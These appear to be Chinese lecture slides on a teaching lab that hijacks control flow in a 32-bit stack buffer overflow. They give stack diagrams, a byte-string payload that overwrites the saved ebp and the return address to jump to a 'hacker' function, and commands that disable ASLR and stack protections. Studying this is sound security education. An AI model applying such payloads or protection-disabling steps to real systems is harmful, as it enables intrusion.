

执行outputs中leave指令前的栈帧结构




执行outputs的ret指令后的栈帧结构



执行hacker的前3条指令后的栈帧结构



4(%ebp)单元是hacker的返回地址



```
char code[16] =  
"0123456789abcdef"  
"abcdabcd"  
"\x38\xde\xff\xff"  
"\x60\x84\x04\x08"  
"\x9d\x84\x04\x08";
```

	ffffde38H			
			⋮	
	ffffde20H	0804849dH	返回地址	
	ffffde1cH	08048460H	Hacker的首地址	
ebp	ffffde18H	ffffde38H	ebp旧值	
		61626364H	abcdH	
		61626364H	abcdH	outputs
		63646566H	cdefH	
		38396162H	89abH	
		34353637H	4567H	
esp	ffffde00H	30313233H	0123H	

buffer需要写入的内容

缓冲区溢出

a2缓冲区溢出攻击程序的执行步骤:

1. 关闭栈随机化（只需要执行一次）

```
sudo sysctl -w kernel.randomize_va_space=0
```

2. 编译程序，同时关闭栈溢出检测，生成32位应用程序，支持栈段可执行:

```
gcc -O0 -m32 -g -fno-stack-protector -z execstack -no-pie -fno-pic a2.c -o a2
```

```
gcc -O0 -m32 -g -fno-stack-protector -z execstack -no-pie -fno-pic b.c -o b
```

3. 反汇编并保存到文本文件

```
objdump -S a2 > a2.txt
```

```
objdump -S b > b.txt
```

4. 调试执行a2，完善a2.c中的code内容。

code的内容与计算机的编译环境有关，需要在自己计算机上调试信息确定。

5. 重新编译a2，修改填充的ebp值，要求与调试中b的main的ebp值一致。

6. 执行./a2，观察执行结果。

缓冲区溢出

code字符的确定与linux版本有关，因素包括：

1. buffer大小，根据buf的定义
2. buffer与ebp旧值之间有多大间距，调试得到。
3. b的main的ebp值，调试得到。
4. hacker过程的首地址，查看b反汇编代码得到。
5. 调用outputs的返回地址，查看b反汇编代码得到。
6. 计算机是小端方式。

```
char code[] =  
"0123456789abcdef" //buffer不越界的字节内容  
"abcdabcd"          //buffer与ebp旧值之间需填充的内容  
"\x38\xde\xff\xff"  //b的main的ebp值  
"\x60\x84\x04\x08"   //hacker 首地址 0x08048460  
"\x9d\x84\x04\x08";  //outputs的返回地址 0x0804849d
```



谢谢！